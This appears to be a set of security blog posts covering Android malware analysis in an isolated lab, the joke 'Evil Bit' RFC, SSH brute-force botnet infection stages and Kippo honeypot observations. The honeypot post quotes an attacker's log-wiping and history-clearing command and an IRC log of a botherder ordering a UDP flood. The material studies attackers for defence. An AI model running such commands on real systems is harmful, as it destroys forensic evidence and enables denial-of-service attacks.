Behavioral Android Malware Analysis with REMnux and Mobisec

[Editor’s Note: In the article below, Angel Alonso-Parrizas who is a SANS GSE certified, illustrates a series of very useful tools and techniques that security and malware analysts can apply to analyze mobile code malware. This way you can get familiar with malware specimens and analyze it on your own. Using free tools suite like Remnux or Mobisec you can put malware under a controlled environment and determine its purpose and functions. ~Luis]

REMnux-logo1
Last week Lenny Zelster released version 4 of  REMnux, a Linux distribution thought to perform malware analysis.
REMnux includes  a set of tools to  facilitate and speed up the analysis and although REMnux is not designed to perform Android malware analysis, it is possible to use some of the tools for this purpose.
On the other hand the guys from  Secure Ideas have deployed a Linux distribution named MobiSec which is designed to evaluate and analyze the security of mobile devices and the applications running on them. Also, it has many tools, emulators, etc.
The idea of this post it to show both distributions and combine the functionalities of them with a simple example for Android. The purpose isn’t to do an exhaustive malware analysis, but  explain how these distributions can be used to perform part of the behavior analysis.
It is possible to download REMnux in OVF/OVA which can be imported in VMWare or VirtualBox. On the other hand MobiSec requires to download the ISO and to install it manually . Once both OS have been installed, and on account that we are dealing with malware, it is key to setup the network isolated, without internet access, hence in ‘Host only’ mode. In order to facilitate the analysis, we have to setup the DNS and Gateway of MobiSec to REMnux’s IP.
Mobisec, beside other tools, it includes several version of Android emulator which facilitates a lot the work when you need to test something in Android in a quick way, because there is not need to setup anything. For this example we will use version 4.0.3
mobisec


Next step is to push the malware into the emulator which is running in MobiSec. In this example we will download the sample from http://contagiominidump.blogspot.com.es to the phisicall machine and afterwars it will be copied to MobiSec through SCP. The malware chosen is l
Android.Exprespam.  The last step is to install the file through  the ‘adb’ commands (adb install).
malwareinstallation

In the meantime, and before execute the malware in the emulator, let’s prepare REMnux. REMnux allows to run services (like a honeypot) to interact with the malware. For example, we can run a DNS server to resolve domain, IRC server, a SMTP server or a HTTP server


First step is to run ‘fakedns’ which will resolve any domain to REMnux IP and at the same time launch Wireshark to have visibility on what’s going on

In this case we can see that the malware is asking for the domain ftukguhilcom.globat.com and REMnux is replying with the IP of itself.
fakedns-remnux
We can observe in Wireshark that the malware is trying to make a HTTPS
connection, which is RST by REMnux as there is no service running on that port.
Wireshark-dnsquery
Next step is to emulate the HTTPS server in order to see the traffic. REMnux includes an HTTP server and stunnel, which permits to combine both tools to provide an HTTPs server. To do that it is necessary to launch the server with ‘httpd start’ and setup stunnel with an autosigned certificated.
wireshark-HTTPS-after-change

If we look to the HTTP logs we can see there is not any HTTP request. This is because it is necessary to accept the autosigned certificate when accessing through HTTPs. This might be because the malware checks the certificate, as an additional control, or the malware is using Android web browse which is not imported in the repository.
HTTP-logs-empty

If it were the second case, it would be possible to import the certificate in Android’s repository and avoid the SSL error. As the purpose of this post isn’t to perform a full malware analysis but   to show the tools in REMnux y MobiSec we are going to continue with the analysis of other malware which performs HTTP requests. For this second case we will use  Chuli.A

The steps are the same as previously: to install the malware and run it.

malware-chuliA


In this case the malware accesses directly and IP, instead of resolving a hostname first. Luckily, REMnux is able to reply to such requests automatically hence looking at Wireshark it is possible to see that the HTTP resource requested is ‘android.php’ which it doesn’t exists in the server.

wireshark-malware-3

In the meantime we can see in the HTTP logs all the requests to android.php. On account that the file doesn’t exist, we are going to create it in order to interact with the malware and see what happens when targeting the resource.

android.php


Now, once the resource exists, it is possible to see the replies from the server with code 200 OK.

android.php-OK


Probable in this POST request the malware has informed the C&C that a new device has been compromised and it sends some information about it. Likely the string  ‘phone1365842571243’ sent in the POST is a unique ID.


Given the fact that the reply is 200 now the malware is able to perform other request as it is possible to see in the logs of the HTTP server. To be precise, the requested resource is  ‘POST /data/phone1365842571243/process.php’. The same way than before, and in order to interact with the malware, we are going to creare such resource.phone1365
It seems it is working as there are several POST request which can be analyzed with Wireshark. This requests contains several information.
phone1365-posts
For example, in one of them the information sent looks like GPS coordinates encoded somehow.
phone1365-GPS

In other one it looks like the contacts are being sent (but in this case the contact list is empty so the information sent is short)
phone1365-contact
We could continue analyzing all the request and check which information is being sent through the different POST requests but this is not the objective of this post.
The important part is to keep in mind that it is possible to use MobiSec and REMnux to interact dynamically with malware creating fake DNS replies, HTTP services, web objects, etc, while advancing in the malware analysis. Also, MobiSec integrates several tools to perform malware reverse but this will be explain in other post.
Tagged , , ,

The Evil Bit

IPv4headerIt was 10 years ago that the Internet Engineering Task Force (IETF) released the Request For Comments (RFC) 3514 “The Security Flag in the IPv4 Header” authored by Steve Bellovin.

This RFC brought to the Internet community what  could have been the security silver bullet. What do you mean? Well, due to the fact that security devices like firewalls, intrusion detection systems, proxies and others have a hard time trying to determine if a packet has malicious intent or is rather normal. Steve Bellovin came up with the idea of creating the Evil bit, taking advantage of the unused high-order bit of the IP Flags field.

Very simple mechanism! Consider this: benign packets should have the Evil Bit set to 0 and those that have malicious intent will have the Evil Bit set to 1.

How does it work? When using offensive tools or crafting packets with malicious intent. The software or the attacker must set the Evil bit. For example fragments that are dangerous must have the Evil bit set. When executing a port scanning if the intent is malicious the Evil bit should be set. When sending an exploit via Metasploit the Evil bit should be set and the list goes on. On the other hand if the packets don’t have malicious intent the bit should not be set.

How should the security systems process such packets?

When processing packets, devices such as firewall should check the Evil Bit. If it is set they must drop all packets. If the Evil bit if off the packets must not be dropped.

Wonderful idea, but for those who don’t know the RFC was released on the April Fools’ Day. The Evil bit RFC was published on 1st April of 2003. Like many others, this has been another humorous RFC. Humorous Request for Comments have been around for quite some time and is a good read if you have time and want to laugh.
Apart of the Evil bit one that is really hilarious is the RFC 5841 which proposes a TCP option to denote packet mood. For example happy packets which are happy because they received their ACK return packet within less than 10ms. Or the Sad Packets which are sad because they faced retransmission rates greater than 20% of all packets sent in a session. If you want to read more the Wikipedia as its complete list here or the book “The Complete April Fools’ Day RFC“.

Humor apart and for the sake of curiosity you could try to determine if any system process or reply to such packets. I used Scapy which is a powerful packet crafting and manipulation tool. It is written in python and let’s see how could we generate a TCP Syn packet with the Evil Bit set.

Before creating the packet lets just refresh our knowledge about the IP Flags field. In the IP header there 3 bits used for flags and according to the RFC 791:

Bit 0: reserved, must be zero
Bit 1: (DF) 0 = May Fragment, 1 = Don’t Fragment.
Bit 2: (MF) 0 = Last Fragment, 1 = More Fragments.

The normal combinations used with Fragmentation flags are shown in the following table:

MF Bit Frag Offset Meaning
Not Set Zero Not Fragmented
Set Zero First Fragment
Set Non Zero Middle Fragment
Not Set Non Zero Last Fragment

In our case we want to generate a packet that has the highest order bit of the FlaView Postgs field set i.e. Evil Bit.

Which according to the RFC is reserved and must be set zero. However, we will use Scapy to craft a packet that has the Evil bit set with a fragment offset of zero and send it trough the wire and capture it using tcpdump.

#cat myevilpacket.py
#!/usr/bin/python
from scapy.all import *

ip=IP(src="192.168.1.121", dst="192.168.1.2", flags=4, frag=0)
tcpsyn=TCP(sport=1500, dport=80, flags="S", seq=4096)
send(ip/tcpsyn)

# python myevilpacket.py

I will leave the Scapy explanation for another post but would like to briefly mention the usage of flags=4. As you could see in the IPv4 header image the IP Flags field uses 3 bits.  These 3 bits are the highest bits in the 6th byte of the IP Header.  To set the Evil bit we need to set the value to 100 in binary or 4 in hex/integer.

The following picture illustrates the packet that was captured using tcpdump when the myevilpacket.py script was invoked  You could see the Evil bit on.

Evilbit

Tagged , ,

SANS Comes to Zürich Starting January 23

Starting the 23rd of January 2013, I will be mentoring  SANS Security 504: Hacker Techniques, Exploits & Incident Handling in Zürich. The training material is awesome and I am looking forward to start. Below is a short description about this mentoring session.sans-mentor

If your organization has an Internet connection or one or two disgruntled employees (and whose doesn’t!), your computer systems will get attacked. From the five, ten, or even one hundred daily probes against your Internet infrastructure to the malicious insider slowly creeping through your most vital information assets, attackers are targeting your systems with increasing viciousness and stealth.
This course addresses the latest cutting-edge insidious attack vectors and the “oldie-but-goodie” attacks that are still so prevalent, and everything in between. Instead of merely teaching a few hack attack tricks, this course includes a time tested, step-by-step process for responding to computer incidents; a detailed description of how attackers undermine systems so you can prepare, detect, and respond to them; and a hands-on workshop for discovering holes before the bad guys do.

Students on the SANS mentor program study SANS Hacker Techniques, Exploits & Incident Handling course books at their own pace. Each week, students meet with SANS Local Mentor, who will lead class discussions, provide hands-on demonstrations, point out the most salient features, and answer questions. The Mentor’s goal is to help students grasp the more difficult material, master the exercises, and prepare them for GCIH certification.

This challenging course is particularly well suited to individuals who lead or are a part of an incident handling team. Furthermore, general security practitioners, system administrators, and security architects will benefit by understanding how to design, build, and operate their systems to prevent, detect, and respond to attacks.

Tagged , ,

Step-by-Step Bot Infection process exploiting bad password.

There are two main motives involving the usage of botnets causing them to emerge and evolve. On one hand, there is the motivation to pursuit political ends using bots for example to initiate DDoS attacks. This is known as hackitivism. On the other hand, there is an economical incentive to use and exploit bots for spam, phishing, DoS extortion and other attacks. These two avenues make a strong incentive for the bad guys. Traditionally the attacker’s motivation was self-fulfillment, fun and proof of skills. However, the motivation is leading into business models that involve building, exploiting and maintaining botnets. In addition to the motivation, the methods used are also progressing. The distributions of the tools that allow infection, propagation, management and exploitation of the bots have been industrialized on IRC networks. The bot infection process has become more automated [1][2].

So, if the attackers have the motivation. Which methods are they using? How do attackers infect new bots/Zombies? Which tools are they leveraging?

One of the methods used in the bot infection process is exploiting bad passwords. During the course action of using a medium interaction honeypot, it has been observed daily brute force attempts against SSH.


The following diagram illustrates the step-by-step infection process of new bots exploiting bad ssh passwords. This process is explained in the enumerated list below.

Bot Infection Process

Bot Infection Process

  1. The attacker attempts to infect the victim machines with bots trough SSH brute force. It starts by scanning entire class A (126 nets with 126 16,277,214 possible hosts) or B (16,384 nets with 65,534 possible hosts) networks. The tool used uses TCP Syn scanning techniques in a parallel execution to achieve higher scanning speeds. The parallel scan technique is similar to the one described by Niels Provos and Peter Honeyman on their document ScanSSH – Scanning Internet for SSH Servers published in October 2001[3]. The TCP Syn scan technique is also known as “half-open” scanning because it doesn’t establish the TCP 3-way handshake [4].The most observed and downloaded tool on the honeypot used to accomplish this is called ss and is a variant of Fast Syn Scan produced by Dr.Bios [5]. Is a fast scanner and is able to scan an entire class B network in less than 30s. This means is able to send more than 2166 TCP Syn packets per second on a Intel Core Duo @ 2.20Ghz with 4Gb running Debian 5 32bit.
    To further illustrate the speed, with this tool one can scan the entire IP ranges assigned to a small country, like Portugal, in 43,5m [6]. The tool is written in C, uses libnet and libcap. The binary is a statically linked, stripped in ELF format with 552k . It needs UID 0 to be executed. The tool detects if a system has the TCP port 22 (SSH) open by processing the TCP Syn Ack packets from the scanned systems.
  2. In the next stage, the attacker launches a tool called ssh-scan. The tool is supplemented with different dictionary password files. One of the captured files contains 6 dictionaries files with a total of 232k entries. This tool is a statically linked, stripped ELF binary with 823k. When executed starts by reading the contents of a text file (mfu.txt). This text file contains the IP addresses that were identified by the ss scanner as having TCP port 22 open. Then it reads the contents of a dictionary password file (pass_file) containing combinations of username and passwords (the different dictionaries are directed to the tool using simple bash scripts which copies and renames the files). If any of the brute force login attempts is successful the IP address, username and password is written on text file (vuln.txt).
  3. With the obtained credentials, the attacker logins into the system. He typically starts by running linux commands to check who are the users connected, what the operating system is and what the hardware capabilities of the machine are. Then he downloads the necessary tools to continue his operation. In case the credentials obtained are not UID 0, the attacker typically downloads an exploit that will allow him to escalation his privileges. The majority of the tools downloaded have a .jpg extension. They are generally hosted on suspicious TLD domains like .tk or .su. The .su stands for the Soviet Union Top Level Domain, Roman Hüssy describes that cyber criminals are moving to .su from .ru TLD domains [7]. The common downloaded tools are tar archive files with extension renamed. Among others, the archives contained the tools ss and ssh-scan plus variants of bash scripts that automate the scanning and brute force process. Different ASCII art which allude to the authors is also present. Other downloaded archives may contain Perl bots.
  4. This step is where the Perl bot is executed and it attempts to connect to an IRC server using a randomly generated nickname normally starting by some common identifier. Once the bot is connected to the IRC server, it joins the attacker’s channel and waits for instructions.
  5. The infected system, now in control of the attacker, will continue to potentially compromise more SSH systems using the same technique described in step 1 in an automated fashion.
  6. After successful identified additional systems having port TCP 22 open it executes the same steps as described in point 2. This step is typically automated.
  7. This step was observed by some attacker sessions where the attacker downloaded an IRC proxy such as Energy Mech or EggDrop in order to connect to an IRC Network. This will allow him to conceal his identify and add additional layers of anonymity.
  8. With this IRC proxy, the attacker can then connect to channel where the Zombies are waiting for instructions. The settings of the IRC proxy are using properties such as the system and nick name which are also hardcode on the Perl bot script. With this the Zombies will only accept instructions for a bot-herder that meets this properties.
  9. This step was created to illustrate that the attackers will start the process all over again in their attempt to pursue more compromised systems and recruit more bots.
  10. Finally, the last step is where the attacker leverages the power of having these Zombie systems waiting for his instructions. A variety of activities can be executed and leveraged using a bot or botnets. Denial-of-service attacks, spamming, anonymization proxy, keylogging, identity theft, click fraud, etc [8][9]. During the observed time on the IRC channels the Denial-of-service attacks were the most popular.

References and further reading:

[1] Evan Cooke,Farnam Jahanian,Danny McPherson , The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets
[2] Zhen Li, Qi Liao, Aaron Striegel , Botnet Economics : Uncertainty Matters
[3] Niels Provos, Peter Honeyman, ScanSSH – Scanning the Internet for SSH Servers
[4] http://nmap.org/nmap_doc.html#sy
[5] http://www.securiteam.com/tools/5EP0B0ADFO.html
[6] http://www.nirsoft.net/countryip/pt.csv
[7] http://www.abuse.ch/?p=3581
[8] http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/
[9] http://honeynet.org/node/52

Tagged , , ,

Honeypot Captures Bad Villain!

On my previous article named Deception Techniques I introduced the concept of Honeypots and illustrated how you could easily run a medium-interaction Honeypot called Kippo. It was highlighted the advantages of running one of these systems. For instance, it could be used to gather intelligence trough the knowledge and information that one could obtain by observing, analyzing and investigating it. To illustrate the intel you can gain, the following facts were captured from a Kippo Honeypot during the first 20 days:

  • 13348 Total break in attempts
  • 667,4 Average break in attempts per day
  • 13290 Unsuccessful break in attempts
  • 2968 Unique account names
  • 8060 Unique passwords
  • 58 Successful break in
  • 71 Unique IPs were used on the 13290 unsuccessful attempts
  • 44 Unique IPs were used on the 58 successful logins
  • 12 Unique IPs logged in and entered commands.
    • Where 8 where from Romania, 2 from Italy, 1 from US and 1 from Germany.

These and other interesting statistics can be visualized using Kippo graph plugin. Or you can query directly on MySQL and produce a tables with the following results, which shows the 12 Bad Villains that successful logged int and entered commands:

IP Country As SSH Client
95.xxx.xxx.xxx Italy AS3269 SSH-2.0-PuTTY_Release_0.62
176.xxx.xxx.xxx Romania AS6910 SSH-2.0-PuTTY_Release_0.62
95.xxx.xxx.xxx Italy AS3269 SSH-2.0-PuTTY_Release_0.62
89.xxx.xxx.xxx Romania AS44203 SSH-2.0-PuTTY_Release_0.62
94.xxx.xxx.xxx Romania AS48161 SSH-2.0-PuTTY_Release_0.62
79.xxx.xxx.xxx Romania AS8708 SSH-2.0-PuTTY_Release_0.62
109.xxx.xxx.xxx Romania AS8953 SSH-2.0-PuTTY_Release_0.62
79.xxx.xxx.xxx Romania AS8708 SSH-2.0-PuTTY_Snapshot_2010_04_07:r8911
188.xxx.xxx.xxx Romania AS8708 SSH-2.0-PuTTY_Release_0.62
38.xxx.xxx.xxx US SSH-2.0-PuTTY_Release_0.60
85.xxx.xxx.xxx Romania AS57568 SSH-2.0-OpenSSH_5.1p1
81.xxx.xxx.xxx Germany AS24961 SSH-2.0-OpenSSH_5.1p1

Other than statistics, Kippo is designed to log the entire shell interaction performed by the attacker plus the archive of any tool they downloaded. From what was observed, after successful login the attacker normally follow the same high level steps:

  • Scanning other systems to identify open SSH ports.
  • Gain access trough SSH brute force.
  • Maintain access by installing rootkits and/or joining the system to IRC Channel.
  • Covering tracks.

Looking deeper into the majority of the attacker sessions, they executed the following actions:

  1. Check the speed of the internet connection by downloading a big file
  2. Check the system Operating System and hardware capabilities
  3. Download necessary tools to :
    1. Perform automated Recon, Scanning and Gain access to other SSH systems via brute force (e.g. gosh) ;
    2. Join the system to an IRC network in order for the system to became part of a larger bot army and wait for attacker commands (e.g. legendbot);
    3. Install IRC proxy/bouncer in order to further hide attacker identity and conceal their IP address when connecting to IRC network and issuing Command & Control commands (e.g. Eggdrop, Emech, Psybnc)
  4. Maintain Access (e.g.Linux user mode rootkits like shv5)
  5. Cover tracks

It is my intention to illustrate these steps and the tools and commands used in further posts. Nevertheless, the following example illustrated the commands issued by one of the attackers in order to cover his tracks:

#unset ; rm -rf /var/run/utmp /var/log/wtmp /var/log/lastlog /var/log/messages /var/log/secure /var/log/xferlog /var/log/maillog ; touch /var/run/utmp /var/log/wtmp /var/log/lastlog /var/log/messages /var/log/secure /var/log/xferlog /var/log/maillog ; unset HISTFILE ; unset HISTSAVE ; unset HISTLOG ; history -n ; unset WATCH ; export HISTFILE=/dev/null ; export HISTFILE=/dev/null


One interesting finding was an attacker that downloaded a bot script written in Perl. The script is called Legend Bot and it consists of 1032 lines of Perl code. It implements a limited set of  features: DDoS attacks (udp floods, sql floods), execution of Linux system, a vulnerability scanner and a Socks proxy. After executed it establishes a connection to a standard IRC network service port, joins the configured attacker’s IRC channel and waits for the attacker’s commands. In this case the IRC channel was hosted at Undernet. For those who don’t know the IRC network Undernet provides a free of charge communication infrastructure which can be misused by attackers to maintain, expand, manage and control their bots army[1].

botmaster

IRC Bot Command and Control

The following picture (nick names removed) illustrates the interaction between a botherder (bad villain)  issuing command and control commands to two compromised systems a.k.a Zombies. This interaction happened on a channel where the chat logs were in  Romanian. First command executed (!legend @system) is used to check the operating system version (uname -a), the system uptime, the name of the process which the bot is running (init[3]) and the user id. Second he checks which  vulnerabilities could be potentially used as local escalation privileges. Third he removes the logs in order to cover is tracks.

After some time finally he launches a UDP Flood DoS attack against a particular system.Interesting that with only 2 systems the attacker can reach easily launch a two digit Megabits DoS attack. This is not shown in the picture but I pasted here the IRC chat logs (IPs removed):

<Botherder> !legend @udp 173.xxx.xxx.xxx 65000 300 22
<Bot1> .:UDP2:. UDP2 Attacking 173.xxx.xxx.xxx:22 with 65000 KB(s) for 300 seconds.
<Bot1> .:UDP2:. UDP2 Sent 1275439 Kb in 300 seconds to 173.xxx.xxx.xxx.
<Bot2> .:UDP2:. UDP2 Sent 10581733 Kb in 300 seconds to 173.xxx.xxx.xxx.

Among others, the value of these compromised systems relies on their capability to be as used as vulnerability scanners, anonymity proxies and/or be part of Denial of Service attacks. To further understand the motives and monetary value behind having compromised systems you can read this article from Krebs on Security, or read the book Inside Spam Cartel by Spammer-X.

Learning the techniques of the attackers can be very useful in order to better understand the motives and methods. Plus will allow you to sharpen your intrusion detection, incident handling and forensic skills.

References:

[1] Analysis of Internet Relay Chat Usage by DDoS Zombies, Stéphane Racine, 2004

Tagged , ,

Computer Security Incident Handling – 6 Steps

incidentresponseActionable information to deal with computer security Incidents. Repeatable and effective steps. Steps that are unanimous among security practitioners.
It’s a good way to describe the SANS methodology for incident handling, compelled by Stephen Northcutt and others. With its origins on the Computer Incident Response Guidebook (pub. #: 5239-19) from US Navy Staff Office back in 1996. It is a 6 steps methodology. It will help you quickly and efficiently recover from a security incident.

The purpose of these 6 steps is to respond systematically to incidents. It includes the ability to minimize loss or theft of information or disruption of services when an incident occurs.

Types of incidents might include malicious code attacks, denial of service, espionage, sabotage, hoaxes, unauthorized access, insider threats, policy violations and many others.The six steps are preparation, identifications, containment, eradication, recovery and lessons learned.

A very similar process has also been brought to life by NIST on the Computer Security Incident Handling Guide (pub. #: 800-61) published in 2004. This special publication is very consistent with SANS methodology. In fact it is also a 6 step methodology with the difference that step two is named detection instead of identification.

Below a short and high level introduction of the 6 Computer Security Incident Handling steps:

Preparation : It’s at this stage that you develop the formal incident response capability. It’s at this stage where you create an incident response process defining the organizational structure with roles and responsibilities. It’s on this stage that you create your procedures with detailed guidance in order to respond to an incident. Its where you select the right people with the appropriate skill set. Its where you define the criteria do declare an incident. Its where you define the right tools to handle an incident. It’s where you define what you are going to report. To whom are you going to communicate.
This step is crucial to ensure response actions are known and coordinated. Good preparations will help you limits the potential damage by ensuring quick and effective response actions.

Identification: This is the step where you determine if an incident has occurred. Based on events observation, indicators, you look for deviations from normal operations. You look for malicious acts or attempts to do harm. The security mechanism in place will help you doing the identification. Your incident handler team will use their experience to look at the signs and indicators. The observation could occur at network level, host level or system level. It’s where you leverage the alerts and logs from your routers, firewalls, IDS, SIEM, AV gateways, operating system, network flows, etc.  After identifying an incident you need to assess the impact. Notify the appropriate individuals or external parties. If there are reasons to believe that you will engage law enforcement it’s where you ensure chain of custody. It’s also at this stage that you define next steps such as containment.

